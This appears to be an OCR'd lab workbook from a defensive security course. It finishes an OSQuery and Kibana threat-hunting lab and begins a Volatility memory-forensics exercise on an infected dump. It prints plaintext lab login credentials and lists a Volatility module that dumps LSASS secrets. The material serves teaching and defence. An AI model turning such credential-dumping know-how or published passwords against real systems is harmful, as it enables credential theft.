
16. **Create time histogram visualization**

In the next window, we would like to create a "time histogram" to see when OSQuery log events occured! We can do this by doing the following:

- Clicking "X-Axis" in the Buckets menu
- Click the "Select an aggregation" field and select "Date Histogram"
- Click the "Add Sub-Buckets" button
- Select "Split Series"
- Click the "Select an aggregation" and select "Terms"
- In the "Field" selection enter "name.keyword"
- Press the "Play" button above the "Metrics" menu

This should result in one large bar in a graph. This is normal, as the OSQuery events are differential and no changes have occured since the inital logs were created. You will also see in the legend what query type was being executed! You can scroll to the top of the screen and save this visualization as "OSQuery - Histogram".

Troubleshoot advice: If the "Play" button provides "No results", please make sure that Kibana's time query is broad enough. You can adapt it by scrolling to the top-right of the screen clicking the time window and adapting it to for example "Last 1 hour" or "Today".



https://kibana.internal.synctechlabs.com/app/kibana#/visualize/create?type=histogram&savedSearchId=c8e97a60-0...

Visualize / New Visualization (unsaved)

Linked to Saved Search OSQuery

Search... (e.g. status:200 AND extension:PHP)

logstash-**

Split Series

Sub Aggregation: Terms

Field: name.keyword

Order By: metric: Count


Order: Descend

Size: 5

□ Group other values in separate bucket

17. **Save the visualization**

Now, let's go to the top of the page and save the query. You can call this visualization "OSQuery - Histogram".



Save visualization

Title


OSQuery - Histogram

18. **Add visualization and search to OSQuery dashboard**

    Let's try to add our visualization and the saved search to the OSQuery dashboard! Please open the OSQuery dashboard (Click "Dashboard" -> "OSQuery").

    Once the empty dashboard is open, please click the "Edit" button at the top of the screen. Once the dashboard is in edit mode, an "Add" button will appear as well, please click it.

    In the new field, let's search for the OSQuery visualization we just created! You can start typing "OSQuery" and select the "OSQuery - Histogram" visualization as soon as it appears!



19. **Add OSQuery saved search**


    Next, let's click the "Add" button again. This time however, we will add a "Saved Search" instead of a visualization, so please click the "Saved Search" button under the "Add Panels" title. In this new window, please click "OSQuery".

20. **Resize panels**

    Now, let's resize the panels so they fit your screen a bit better! For Kibana visualizations, monitor size and screen estate matters!

    Feel free to refer to the screenshot for an example.

    Finally, don't forget to click the "Save" button at the top to save the updated dashboard.



```
December 27th 2018, 16:50:09.282   type: osquery input.type: log name: pack/Hunting Windows Systems/Running process
                                   es decorations.hostname: WINDOWS01.synctechlabs.com decorations.host_uuid: 17D
                                   87ECA-2BE3-4A4E-83AB-C23A179F0FB7 host: ubuntu03 tags: beats_input_raw_event
                                   counter: 33 calendarTime: Thu Dec 27 16:49:57 2018 UTC prospector.type: log
```

21. **Bonus - OSQuery hunting**

You have finished the main section of this lab! If you have time left, please try some of the following bonus activities:

- Can you update the query packs used by OSQuery? Here's some inspirations:

  https://github.com/teoseller/osquery-attck

- Can you create some additional, more meaningful, visualizations in OSQuery?

22. **Lab Conclusion**

Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how Kolide Fleet & OSQuery can be used to perform routine data collection for threat hunting. If you have time left, feel free to attempt the bonus section of this lab.

**ATTENTION: Finishing this step will close your lab!**

# SEC599-5.5: Exercise - Finding malware using Volatility & YarGen

## Objective

The following are high-level exercise steps we’ll need to complete:

- Analyzing an acquired memory dump using Volatility
- Dumping a process from Volatility
- Generating YARA rules based on the sample using YarGen
- Testing our newly developed YARA rules in our environment

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Ubuntu02
4. SEC599-E01 - Windows02

## SEC599-5.5

1. **Authenticate to Windows workstation**

   As always, we'll authenticate to our Windows workstation using the following credentials:

   - Username: alan.marshall
   - Password: Awesomesauce123

2. **Opening a command prompt window**

   During this lab, we will leverage Volatility to analyze a memory dump of an infected system. As a first step, please open a command prompt window by clicking the icon in the taskbar.


   In the command prompt window, we can browse the volatility folder:

   ```
   C:\Users\alan.marshall> cd "Desktop\Blue Team\Volatility"
   C:\Users\alan.marshall\Desktop\Blue Team\Volatility> dir
   ```

   You will notice 2 folders:

   - 2.6 - standalone: This includes a standalone Windows executable
   - latest - source: This includes the latest version with all source code

   We have two different version as the source code has the latest image profiles needed for the latest Windows versions. More on that later!



```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alan.marshall>cd "Desktop\Blue Team\Volatility"

C:\Users\alan.marshall\Desktop\Blue Team\Volatility>dir
 Volume in drive C has no label.
 Volume Serial Number is 507D-1839

 Directory of C:\Users\alan.marshall\Desktop\Blue Team\Volatility

05/06/2018  01:35 PM    <DIR>          .
05/06/2018  01:35 PM    <DIR>          ..
05/06/2018  01:35 PM    <DIR>          2.6 - standalone
05/14/2018  04:34 AM    <DIR>          latest - source
               0 File(s)              0 bytes
               4 Dir(s)  28,811,128,832 bytes free

C:\Users\alan.marshall\Desktop\Blue Team\Volatility>
```

3. **Analyze memory dump using Volatility source**

   We will use the source code version of Volatility to analyze a memory dump that is available to you. The memory dump is stored on your Windows Desktop (memdump.mem) and it has been infected with some malware.

   Although we are not memory forensics experts, we will do a quick analysis using Volatility! Let's have a look at what Volatility has to offer. Please browse the "latest - source" directory and run Volatility using the following commands:

   **C:\Users\alan.marshall\Desktop\Blue Team\Volatility>** cd "latest - source"
   **C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>** vol.py -h


   The "-h" argument dumps out a useful manual including all of the features supported by Volatility. Volatility includes a wide range of highly interesting modules that can be used to analyze a memory dump:

   - pslist - Obtain overview of running processes
   - procdump - Dump processes as executables
   - lsadump - Dump LSASS secrets (think Mimikatz offline)
   - hivelist - Analze and dump information from the registry
   - malfind - Find and extract injected code (beware: this is a bit more "advanced")
   - yarascan - Scan the memory dump using YARA rules
   - ...

   Before we start doing any of these however, we'll first need to identify the profile of the memory dump (as Volatility needs to know the exact memory layout). The profile is different for different OS versions. But how do you know what the profile type is?

   - You might know yourself, if you took the image yourself, or if the person who created it provided this information

- Volatility has a module called "imageinfo", which will attempt to fingerprint the profile of the memory dump (BEWARE: It can take quite a long time!)




```
C:\Users\alan.marshall\Desktop\Blue Team\Volatility>cd "latest - source"

C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>vol.py -h
Volatility Foundation Volatility Framework 2.6
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help            list all available options and their default values.
                        Default values may be set in the configuration file
                        (/etc/volatilityrc)
  --conf-file=.volatilityrc
                        User based configuration file
  -d, --debug           Debug volatility
  --plugins=PLUGINS     Additional plugin directories to use (semi-colon
                        separated)
  --info                Print information about all registered objects
  --cache-directory=C:\Users\alan.marshall/.cache\volatility
                        Directory where cache files are stored
  --cache               Use caching
  --tz=TZ               Sets the (Olson) timezone for displaying timestamps
                        using pytz (if installed) or tzset
  -f FILENAME, --filename=FILENAME
                        Filename to use when opening an image
  --profile=WinXPSP2x86
                        Name of the profile to load (use --info to see a list
                        of supported profiles)
  -l LOCATION, --location=LOCATION
                        A URN location from which to load an address space
  -w, --write           Enable write support
  --dtb=DTB             DTB Address
  --shift=SHIFT         Mac KASLR shift address
  --output=text         Output in this format (support is module specific, see
                        the Module Output Options below)
  --output-file=OUTPUT_FILE
                        Write output in this file
```

4. **Running imageinfo on our memory dump**

   As indicated before, running "imageinfo" can take quite a while... We will thus provide you with the profile name to use. The image was from a recent Windows 7 64-bit system and the profile is "**Win7SP1x64_23418**".

   If you would like to run "imageinfo" yourself, the syntax to do so is (see screenshot):

   **C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>** vol.py imageinfo -f "..\..\memdump.mem"



Command Prompt


```
C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>vol.py imageinfo -f "..\..\memdump.mem"
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP
1x64_24000, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:\Users\alan.marshall\Desktop\Blue Team\memdump.mem)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf80002a40110L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0xfffff80002a41d00L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2018-05-14 07:20:30 UTC+0000
     Image local date and time : 2018-05-14 00:20:30 -0700

C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>
```

5. **Reviewing process list of the memory dump**

   Now that we know the profile name, we can start performing an analysis of the memory dump. Let's try reviewing a process list! A very well-known command in Volatility is "pslist", which should return a list of running processes at the time of the memory dump. You can run it by using the following command:

   **C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>** vol.py pslist -f "..\..\memdump.mem" --profile="Win7SP1x64_23418"

   Note that we specify the filename using the "-f" flag and the profile type using "--profile"!



```
C:\Users\alan.marshall\Desktop\Blue Team\Volatility\latest - source>vol.py pslist -f "..\..\memdump.mem" --profile="Win7
SP1x64_23418"
Volatility Foundation Volatility Framework 2.6
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit

------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ -----
-------------------------
0xfffffa80018b4720 System                    4      0     78      404 ------      0 2018-05-14 07:17:43 UTC+0000

0xfffffa8003271040 smss.exe                224      4      2       29 ------      0 2018-05-14 07:17:43 UTC+0000

0xfffffa8003980b10 csrss.exe               292    284      9      467      0      0 2018-05-14 07:17:44 UTC+0000

0xfffffa80018b6550 wininit.exe             328    284      3       76      0      0 2018-05-14 07:17:44 UTC+0000

0xfffffa800399b950 csrss.exe               340    320      8      240      1      0 2018-05-14 07:17:44 UTC+0000

0xfffffa800393a5b0 winlogon.exe            380    320      4      109      1      0 2018-05-14 07:17:44 UTC+0000

0xfffffa8003af4b10 services.exe            424    328     11      211      0      0 2018-05-14 07:17:44 UTC+0000

0xfffffa8003b0a9d0 lsass.exe               432    328      7      583      0      0 2018-05-14 07:17:44 UTC+0000

0xfffffa8003b0db10 lsm.exe                 440    328     10      147      0      0 2018-05-14 07:17:44 UTC+0000

0xfffffa8003baeb10 svchost.exe             544    424     13      359      0      0 2018-05-14 07:17:44 UTC+0000

0xfffffa8003bedb10 svchost.exe             612    424      8      251      0      0 2018-05-14 07:17:44 UTC+0000

0xfffffa80039b8060 svchost.exe             664    424     15      347      0      0 2018-05-14 07:17:44 UTC+0000

0xfffffa8003cadb10 svchost.exe             772    424     22      434      0      0 2018-05-14 07:17:45 UTC+0000

0xfffffa8003cde9c0 svchost.exe             824    424     41      514      0      0 2018-05-14 07:17:45 UTC+0000
```

6. **Analyzing the results of pslist**

   The pslist module will provide us with an overview of running processes! Be careful though, as the module has a few limitations and some processes may be hidden. When we review the Volatility documentation, it will tell us that:

   *"To list the processes of a system, use the pslist command. This walks the doubly-linked list pointed to by PsActiveProcessHead and shows the offset, process name, process ID, the parent process ID, number of threads, number of handles, and date/time when the process started and exited. As of 2.1 it also shows the Session ID and if the process is a Wow64 process (it uses a 32 bit address space on a 64 bit kernel). **This plugin does not detect hidden or unlinked processes (but psscan can do that)**."*

